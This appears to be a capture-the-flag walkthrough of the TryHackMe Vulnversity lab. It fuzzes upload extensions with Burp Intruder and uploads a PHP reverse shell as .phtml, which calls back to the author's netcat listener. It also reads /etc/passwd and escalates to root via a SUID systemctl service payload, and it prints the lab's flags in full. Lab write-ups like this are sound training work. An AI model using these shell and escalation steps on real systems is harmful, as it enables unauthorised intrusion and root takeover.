
4. Intruder attack of http://10.10.206.46:3333

Requ...	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	774	
1	.php	200	□	□	752	
2	.php3	200	□	□	752	
3	.php4	200	□	□	752	
4	.php5	200	□	□	753	
5	.phtml	200	□	□	752	
6		200	□	□	753	
7		200	□	□	753	

Run this attack, what extension is allowed?


Answer: .phtml

- ➔ I checked which of the extension is allowed by uploading




➔ To gain remote access to this machine, follow these steps:

1. Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to http://10.10.10.10 in the browser of your TryHackMe connected device).
2. Rename this file to php-reverse-shell.phtml
3. We're now going to listen to incoming connections using netcat. Run the following command: nc -lvnp 1234
4. Upload your shell and navigate to http://10.10.206.46:3333/internal/uploads/php-reverse-shell.phtml - This will execute your payload
5. You should see a connection on your Netcat session




```
┌──(cyvally㉿Cyvally)-[/usr/…/seclists/Web-Shells/laudanum-1.0/php]
└─$ sudo cp /usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php shell.phtml
[sudo] password for cyvally:
```




```
//
// Limitations
// ___________
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.70.223';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

changed them



```
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
```

- ➔ Notice in my own case, i navigated to http://10.10.206.46:3333/internal/uploads/shell.phtml instead of what was in the course instruction, this is because, this is what i named my payload as.




```
┌──(cyvally㉿Cyvally)-[/usr/…/seclists/Web-Shells/laudanum-1.0/php]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.70.223] from (UNKNOWN) [10.10.206.46] 34712
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 04:28:27 up  1:07,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

i am in!!!


What is the name of the user who manages the webserver?
To get a stable shell

Answer:
Command: /bin/bash -i
Answer: bill




```
$ whoami
www-data
$ /bin/bash -i
bash: cannot set terminal process group (1339): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vulnuniversity:/$ 
```

The get the user name
Command: cat /etc/passwd



```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,,:/srv/ftp:/bin/false
bill:x:1000:1000:,,,:/home/bill:/bin/bash
www-data@vulnuniversity:/$ 
```

What is the user flag?
Answer: 8bd7992fbe8a6ad22a63361004cfcedb



```
www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ catuser.txt
catuser.txt
catuser.txt: command not found
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$ 
```

Task 5 Privilege Escalation


On the system, search for all SUID files. Which file stands out?

Answer: /bin/systemctl

- ➔ I checked the system for SUID files. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it).

Command: find / -user root -perm -4000 -exec ls -ldb {} \;

- ➔ I found a few files but visited GTFOBins at https://gtfobins.github.io/#ap to be sure of the one standing out



GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.


It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

systemctl

Binary	Functions
systemctl	SUID Sudo




```
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
```

It's challenge time! We have guided you through this far. Can you exploit this system further to escalate your privileges and get the final answer Become root and get the last flag (/root/root.txt)

Answer: **a58ff8579f0a9270368d33a9966c7fd5**

- ➔ Next, i tried to modify the payload



.. / systemctl

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```


So this payload

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```


Becomes this

```
TF=$(mktemp).service
echo '[Service]
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' >$TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

- ➔ Then i changed to /tmp directory and outputting the content of output as stated in the code above



```
www-data@vulnuniversity:/$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
[Install]
> WantedBy=multi-user.target' >$TF
WantedBy=multi-user.target' >$TF
www-data@vulnuniversity:/$ /bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
```



```
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.qGoNMoSPW9.service to /tmp/tmp.qGoNMoSPW9.service.
www-data@vulnuniversity:/$ cd /tmp/
cd /tmp/
www-data@vulnuniversity:/tmp$ ls
ls
f
output
systemd-private-5fb8d175900d400691c7dc5aff43926d-systemd-timesyncd.service-RmkVWB
tmp.BOJ0ZSGHI7
tmp.BOJ0ZSGHI7.service
tmp.G0peA8iT5p
tmp.G0peA8iT5p.service
tmp.JOJr7zxYvX
tmp.JOJr7zxYvX.service
tmp.bVfOYno7dg
tmp.bVfOYno7dg.service
tmp.dI8XMmyc3N
tmp.qGoNMoSPW9
tmp.qGoNMoSPW9.service
tmp.sTNHNPrJDQ
tmp.zMDTst12R3
tmp.zMDTst12R3.service
www-data@vulnuniversity:/tmp$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```

END!!!